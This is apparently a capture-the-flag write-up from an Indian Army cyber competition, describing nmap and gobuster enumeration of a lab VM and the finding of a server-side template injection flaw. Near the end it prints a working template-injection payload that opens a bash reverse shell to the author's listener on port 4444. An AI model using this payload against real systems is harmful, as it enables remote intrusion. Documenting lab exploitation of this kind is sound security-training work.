
Indian Army Terrier Cyber Quest 2025 Poc

Challenge *Boot-2-Root* Flag 1

Given an .ova file for the virtual machine and want to do the enumeration , exploitation and privilage escalation phases on the machine to find the flag.

Step 1 :

Load the .ova file into the VM(virtual box or VM ware) and change the network configuration settings to host. So your system will have separate IP address and the VM have separate IP addresses. Identify the VM's IP address and scan using the tool nmap. Here's the result Below!




After Scanning we can see that 2 ports are open on the VM. lets go to the tcp port and find what services running on there.

There was an webpage hosted on the ip with names R&D. So we use the tool gobuster to find the hidden directories on the page.

```
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 157.65 seconds

┌──(aravind㉿kali)-[~]
└─$ gobuster dir -u http://192.168.56.101:5000 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.56.101:5000
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/page                (Status: 200) [Size: 425]
Progress: 28000 / 220561 (12.69%)[ERROR] Get "http://192.168.56.101:5000/world_cup": dial tcp 192.168.56.101:5000: connect: cannot as
sign requested address
[ERROR] Get "http://192.168.56.101:5000/spg": dial tcp 192.168.56.101:5000: connect: cannot assign requested address
Progress: 28252 / 220561 (12.81%)[ERROR] Get "http://192.168.56.101:5000/hyperspace": dial tcp 192.168.56.101:5000: connect: cannot a
```

We can see that the /page directory was available with the status 200. so lets go to it.



It's looks like some text enter field asking for name when we give out name it gives the output Hello name. Then I checked for the SSTI(Server Side Template Injection) with the sample payload of {{7*7}} if it prints the calculated value that is 49 means we can see that the page is vulnerable to server side template injection.



Some Points about the SSTI:

Server-Side Template Injection happens when an application takes **untrusted user input** and inserts it into a server-side template *in a way that the template engine evaluates it as code or an expression*. Instead of being rendered as plain text, the input is interpreted by the template engine — which can allow an attacker to read sensitive data, perform server-side actions, or even gain remote code execution depending on the engine and configuration.

Why it's dangerous:


Depending on the template engine and what features are exposed, SSTI can lead to:

- **Data leakage** (templates can access variables with secrets, session objects).
- **Command execution / RCE** (in engines that expose OS-level or Python/Ruby/Java internals).
- **SSRF / file read** (reading files like `/etc/passwd`, calling internal services).
- **Denial of Service** (infinite loops, heavy computations).

  The impact varies by engine, environment, and what objects are reachable from templates.

So I checked for RCE(Remote Code Execution) Payload. I got it from the github and the payload was, `{{ self.__init__.__globals__.__builtins__.__import__('os').popen('bash -c "bash -i >& /dev/tcp/192.168.56.1/4444 0>&1"').read() }}`

Which will initiate a shell when we run it on the webpage simultaneously listening in our machine on port 4444.



When we list the content there we are Found out First flag!!!